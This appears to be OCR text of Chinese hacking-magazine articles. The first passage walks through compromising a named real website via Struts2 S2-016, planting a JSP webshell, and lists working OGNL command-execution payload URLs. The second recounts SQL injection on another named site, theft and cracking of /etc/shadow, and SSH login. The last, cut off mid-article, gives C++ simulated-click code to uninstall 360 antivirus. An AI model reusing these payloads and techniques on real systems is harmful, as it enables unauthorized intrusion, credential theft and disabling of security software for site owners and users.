目前 Struts2 的最新版本为 Struts 2.3.16（下载地址 http://struts.apache.org/downloads.html），Struts 最新漏洞为 S-019，可以直接查看其最新的漏洞细节，如图 1 所示。Struts2 曾经使国内很多大型网站沦陷，Struts2 漏洞的修复比较困难。Apache Struts2 是一个应用框架，它的漏洞并不像 Windows 一样，及时发补丁推送给用户，更新就没事了，而是需要站长和网站维护人员自己去更新这个补丁。Struts S-016 漏洞原因是 action 的值 redirect 和 redirectAction 没有正确过滤，导致可以执行任意代码，如系统命令、上传、下载文件等。



Apache Struts	Support	Documentation	Contributing
Struts 2.3.15.3	15 October 2013		
Struts 2.3.15.2	16 July 2013	S2-018	
Struts 2.3.15.1	16 July 2013	S2-019	
Struts 2.3.15	22 June 2013	S2-016, S2-017, S2-018, S2-019	
Struts 2.3.14.3	3 June 2013	S2-016, S2-017, S2-018, S2-019	
Struts 2.3.14.2	22 May 2013	S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.14.1	22 May 2013	S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.14	11 April 2013	S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.12	6 March 2013	S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.8	22 December 2012	S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.7	19 November 2012	S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.4.1	13 August 2012	S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.4	12 May 2012	S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.3	16 April 2012	S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.1.2	22 January 2012	S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.1.1	25 December 2011	S2-009 S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.3.1	12 December 2011	S2-008, S2-009, S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.2.3.1	7 September 2011	likely: S2-008, S2-009, S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.2.3	7 September 2011	S2-007, likely: S2-008, S2-009, S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.2.1.1	20 December 2010	S2-006, likely: S2-007, S2-008, S2-009, S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	
Struts 2.2.1	16 August 2010	likely: S2-[illegible] S2-008, S2-009, S2-010, S2-011, S2-012, S2-013, S2-014, S2-015, S2-016, S2-017, S2-018, S2-019	

图 1 Struts2 历史漏洞列表

搜寻目标站点

通过 Google 搜索引擎对目标站点进行检索，例如“site:hk inurl:index.action?”，表示对 url 里面包含 index.action 的香港网站进行检索，单击“Google 搜索”查看搜索记录。Site 可以是 com、cn、org 和 ca 等，表明域名的最后属地，也即渗透测试方向，比如“com.cn”、“cn”和“org.cn”等都是针对中国。

图 2 对测试目标进行检索

测试网站能否正常访问

在 Google 检索记录中随机选择一个记录进行查看，打开该链接地址，如图 3 所示，测试该网站是否存活或者能否正常访问，能正常访问表明该网站可以进行下一步测试。




图 3 测试网站是否正常

测试 Struts2 S16 漏洞

运行 Structs2 漏洞利用工具，如图 4 所示，将 http://www.alliette.com.hk/index.action 复制到 action 中，路径填写为“me.jsp”，路径可以自定义，自定义便于隐藏和识别。文件内容使用 Jsp 木马，也就是用记事本打开该 Jsp 木马文件，复制代码内容到文件内容中，单击“开始”按钮进行实际漏洞测试，在 logs 中会提示漏洞测试情况，如果“getshell ok”则表示存在漏洞并成功上传 JSP 木马到当前目录，木马访问地址为“漏洞利用 url+路径”，在本例中为“http://www.alliette.com.hk/me.jsp”。




图 4 测试网站是否存在漏洞

获取 Webshell 权限

在浏览器中输入 Webshell 地址“http://www.alliette.com.hk/me.jsp”进行实际测试，如图 5 所示，成功获取 Webshell 权限，通过 Webshell 可以方便的查看网卡配置等情况，添加用户等操作，如图 6 所示，表明获取的 Webshell 为服务器权限，后续测试工作就未继续了。




图 5 获取 Webshell 权限




图 6 获取 Webshell 为服务器权限

思考与总结

1）本文介绍了 Structs 漏洞的具体利用方法，只要掌握了基础知识，通过漏洞利用工具可以快速渗透存在漏洞的目标站点。

2）关注一些 Struts2 漏洞利用工具的高手，站在前人的基础上进行学习，可以快速获取最新热点，推荐关注 k8 个人博客（http://qqhack8.blog.163.com）。

3）从网上收集的一些是否存在的 POC（http://zone.wooyun.org/content/3880）。

POC1：

http://127.0.0.1/Struts2/test.action?('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(d)(('@java.lang.Thread@sleep(5000)')(d))

POC2：

http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStaticMethodAccess%22]=true,@java.lang.Thread@sleep(5000))%2b'

POC3：

http://127.0.0.1/Struts2/hello.action?foo=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,@java.lang.Thread@sleep(5000))(meh%29&z[%28foo%29%28%27meh%27%29]=true

POC4：

http://127.0.0.1/Struts2/hello.action?class.classLoader.jarPath=(%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3d+new+java.lang.Boolean(false)%2c+%23_memberAccess%5b%22allowStaticMethodAccess%22%5d%3dtrue%2c+%23a%3d%40java.lang.Thread@sleep(5000))(aa)&x[(class.classLoader.jarPath)('aa')]

POC5（执行了两次所以是 10 秒）：

http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMethodAccess%22]=true,@java.lang.Thread@sleep(5000)}

4）执行 CMD 命令的 POC。关于回显：webStr\75new\40byte[100] 修改为合适的长度。

POC1：

http://127.0.0.1/Struts2/test.action?('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(g)(('\43req\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(h)(('\43webRootzpro\75@java.lang.

Runtime@getRuntime().exec(\43req.getParameter(%22cmd%22))')(d))&(i)(('\43webRootzproreader\75new\40java.io.DataInputStream(\43webRootzpro.getInputStream())')(d))&(i01)(('\43webStr\75new\40byte[100]')(d))&(i1)(('\43webRootzproreader.readFully(\43webStr)')(d))&(i111)(('\43webStr12\75new\40java.lang.String(\43webStr)')(d))&(i2)(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('\43xman.getWriter().println(\43webStr12)')(d))&(i99)(('\43xman.getWriter().close()')(d))&cmd=cmd%20/c%20ipconfig

POC2：

http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStaticMethodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),%23buffer=new%20byte[100],%23iswinreader.readFully(%23buffer),%23result=new%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),%23response.getWriter().println(%23result))%2b'&cmd=cmd%20/c%20ipconfig

POC3：

http://127.0.0.1/freecms/login_login.do?user.loginname=(%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=%20new%20java.lang.Boolean(false),%23_memberAccess[%22allowStaticMethodAccess%22]=new%20java.lang.Boolean(true),%23req=@org.apache.struts2.ServletActionContext@getRequest(),%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),%23result=new%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),%23response.getWriter().println(%23result))&z[(user.loginname)('meh')]=true&cmd=cmd%20/c%20set

POC4：

http://127.0.0.1/Struts2/test.action?class.classLoader.jarPath=(%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false),%23_memberAccess%5b%22allowStaticMethodAccess%22%5d=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),%23a=%40java.lang.Runtime%40getRuntime().exec(%23req.getParameter(%22cmd%22)).getInputStream(),%23b=new+java.io.InputStreamReader(%23a),%23c=new+java.io.BufferedReader(%23b),%23d=new+char%5b50000%5d,%23c.read(%23d),%23s3cur1ty=%40org.apache.struts2.ServletActionContext%40getResponse().getWriter(),%23s3cur1ty.println(%23d),%23s3cur1ty.close())(aa)&x[(class.classLoader.jarPath)('aa')]&cmd=cmd%20/c%20netstat%20-an

POC5：

http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMethodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),%23result=new%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),%23response.getWriter().println(%23result),%23response.close()}&cmd=cmd%20/c%20set

通过 SQL 注入获取某 Linux 服务器权限

文/图 Simeon

JSP 网站的注入点相对较少，而网站“http://www.casic-amc.cn”早期采用 JSP，目前已经调整架构为 ASPX。对存在 SQL 注入点的“JSP+MySQL”架构，思路与其它类型漏洞的利用方式基本相同，在本文的最后给出了总结。

扫描网站漏洞

对于 JSP 网站 WSE（Web Vulnerability Scanner）扫描效果较好，该软件需要“.net framework 3.5”安装支持，如图 1 所示，单击“Scanner”，在“URL”处输入需要扫描的网站地址，单击向右的绿色箭头开始扫描。




图 1 对网站进行漏洞扫描

进行 SQL 注入测试

在扫描结果中随机选择存在 SQL 注入的记录“http://www.casic-amc.cn/software/content.jsp?id=688”，首先对环境信息进行探测，如图 2 所示，获取 Mysql 的版本为 4.0.24，操作系统为 Linux，Mysql 用户为 root 帐号，且可以直接获取 Mysql Root 账号密码。随后通过查看“DataBase”，获取表以及数据库中的数据，通过数据猜测获取管理表中的帐号和密码。




图 2 获取环境版本信息

获取后台管理员权限

在 WSE 中可以方便的对后台地址进行扫描。单击“AdminitrationEntry”，输入网站地址，通过扫描获取后台登录入口“http://www.casic-amc.cn/admin/login.jsp”。输入获取的帐号和密码，通过验证后成功进入后台，如图 3 所示，可以看到 hanwm 为系统最高权限，属性中显示为“系统”。

图 3 获取网站后台权限

对上传功能漏洞进行测试

通过对后台功能进行测试，最有可能获取 Webshell 权限的地方为“公告信息管理”，如图 4 所示，在增加新页面中存在文件上传功能，对该上传功能进行文件上传测试。




图 4 获取文件上传页面

获取文件读取漏洞

发现上传页面后，通过实际测试仅能上传图片文件，无法上传 shell 文件，如图 5 所示，但该上传页面可以浏览服务器上的文件。




图 5 发现文件浏览漏洞

获取 Linux 帐号和密码

通过文件读取漏洞，先后下载 Linux 下的“etc/passwd”和“etc/shadow”等文件，如图 6 所示。其中“etc/shadow”包含系统中的所有用户名和密码，与 Windows 中的用户帐号和密码类似。打开该文件后，内容如图 7 所示，主要有“root”和“hanwm”两个帐号，其它帐号为系统内置帐号，无法登陆系统。

图 6 下载 Linux 敏感文件




图 7 查看系统账号

破解 Linux 账号

将该 shadow 文件导入 LC5 中进行暴力破解，如图 8 所示，用户“hanwm”帐号密码为弱口令“123456”，Linux 下的密码还可以通过 John the Ripper（http://www.openwall.com/john/）密码破解工具进行破解。




图 8 破解 Linux 账号

获取 Linux SSH 账号权限

通过“SSH Secure Client”软件登录该 Linux 服务器，顺利登录该服务器，登录当前目录即为网站目录，通过“cat test-mysql.jsp”命令获取该文件内容，如图 9 所示，获得 Mysql 数据库 root 账号和密码。如果想要获取 Webshell，则直接上传 JSP 类型的 Webshell 到该服务器即可。




图 9 获取 MySQL Root 帐号和密码

总结与思考

1）社工超级重要。回顾本次安全检测，发现还有另外一种方法可以直接获取 Webshell，即通过 SSH 账号暴力破解。

2）所有获取的信息要再次利用，通过 SQL 注入获取了管理员的账号和密码，将这些密码加入密码字典，或者利用已有信息生成社工字典进行破解，效果将事半功倍。

3）对于 Linux 服务器，在有上传权限时，还需要考虑服务器上是否安装 nginx，如果有则可以上传图片来获取 Webshell。也即通过上传图片网页木马 phpinfo.jpg 到 uploads 目录，然后访问地址“http://192.168.1.103/uploads/phpinfo.jpg/1.php”即可获取 webshell，文件 1.php 可以是任意 PHP 文件。

（完）

进程边界的局限性——模拟点击卸载 360

文/图 李旭昇

在 Windows 系统上，进程是一个明显的边界。安全软件在判断操作是否安全时，也通常以进程为粒度。但 DLL 注入打破了这一边界，使得不可信的代码可以注入到可信进程中执行，带来安全隐患。为此，多数杀毒软件都会对可疑的 DLL 注入进行拦截，或是询问用户意见。除 DLL 注入之外，Windows 的消息机制是打破进程边界的另外一种方法。不可信进程可以模拟鼠标点击和键盘按键，进而达到操纵可信进程的目的。本文以通过模拟点击卸载 360 为例进行具体分析。

安全软件自我防护的一个重要工作是防止被恶意卸载。为了应对模拟点击，安全软件通常选择保护窗体句柄，使其难以获得。不过如图 1 和图 2 所示，360 的卸载程序没有特殊保护，可以通过模拟按键操作。

图 1　360 的卸载程序




图 2 点击“立即卸载”后出现的画面

不过想要卸载 360 并非这么简单。事实上，模拟点击的前提是能够启动卸载程序，而 360 显然对这一操作进行了拦截。如图 3 所示，通过 ShellExecute 启动卸载程序被拦截。

图 3 启动卸载程序被拦截

如图 4 所示，通过计划任务启动卸载程序也被拦截。看来 360 考虑的比较周全，似乎很难绕过拦截启动卸载程序。

图 4 试图通过计划任务执行卸载程序时被拦截

那为什么我们在“程序和功能”面板内点击卸载时不会被拦截呢？经研究发现，360 会

记录一个包括已经结束进程在内的进程树。如果一个进程的所有父进程都是可信的（如Windows 自带的大多数程序），那么这个程序就是可信的，该程序启动卸载程序（或进行其他敏感操作，如导入注册表文件等等）不会被拦截。我们通过 explorer.exe 或者任务管理器运行卸载程序就属于这种情况。而当我们编写的程序直接启动卸载程序时，uninst.exe 的父进程不可信，所以被拦截。即使通过可信程序（比如通过 cmd.exe /c）代理一次也不行。因为这时 uninst.exe 的父进程是 cmd.exe，而 cmd.exe 的父进程是我们的程序，不被信任，所以会被拦截。（关于父进程的特殊情况请见我在本刊 2013 年第 9 期的文章《探秘父进程》，这里不再赘述。）

不得不承认这种防护思路是非常巧妙的，既可以保证自身的安全，又使得用户的正常操作不受干扰，这正是自我保护追求的目标。不过这种方法也有漏洞，下面我们通过模拟点击操纵任务管理器，并启动卸载程序。

首先我们绝不能通过 ShellExecute 或者 CreateProcess 运行任务管理器，否则根据先前的分析，一切努力都是白费。组合键 Ctrl+Shift+Esc 可以启动任务管理器，这样任务管理器的父进程是 Winlogon.exe，受到信任。不过这样启动的任务管理器没有管理员权限，所以需要点击左下角的“显示所有进程”按钮，如图 5 所示，将任务管理器提权。提权后的任务管理器的父进程是未提权的任务管理器，仍然可信。




图 5 显示所有程序按钮

上述过程的实现代码如下：

```
DWORD ElevateTaskmgr()
{
    keybd_event(VK_CONTROL, 0, 0, 0);
    keybd_event(VK_SHIFT, 0, 0, 0);
    keybd_event(VK_ESCAPE, 0, 0, 0);
    keybd_event(VK_CONTROL, 0, KEYEVENTF_KEYUP, 0);
    keybd_event(VK_SHIFT, 0, KEYEVENTF_KEYUP, 0);
    keybd_event(VK_ESCAPE, 0, KEYEVENTF_KEYUP, 0);

    HWND hWnd = NULL;
    do{
        hWnd = FindWindow(L"#32770", L"Windows Task Manager");
    } while (!hWnd);
    cout << "hWnd: "<<hWnd << endl;
```

```
        HWND ProcesshWnd = FindWindowEx(hWnd, NULL, L"#32770",
L"Processes");
        cout << "ProcesshWnd: " << ProcesshWnd << endl;
        if (!ProcesshWnd) return FALSE;

        HWND ButtonhWnd = FindWindowEx(ProcesshWnd, NULL, L"Button",
L"&Show processes from all users");
        cout << "ButtonhWnd: " << ButtonhWnd << endl;
        if (!ButtonhWnd) return FALSE;

        //ShowWindow(hWnd, SW_HIDE);
        Sleep(500);
        PostMessage(ButtonhWnd, WM_LBUTTONDOWN, MK_LBUTTON, 0);
        Sleep(100);
        PostMessage(ButtonhWnd, WM_LBUTTONUP, 0, 0);

        cout << "Elevated Taskmgr" << endl;
        return TRUE;
    }
```

接下来我们通过“新建任务”功能启动卸载程序。如图 6 所示为有关窗体,注意必须勾选“以管理员权限创建任务”，否则卸载程序权限不足，无法完成工作。

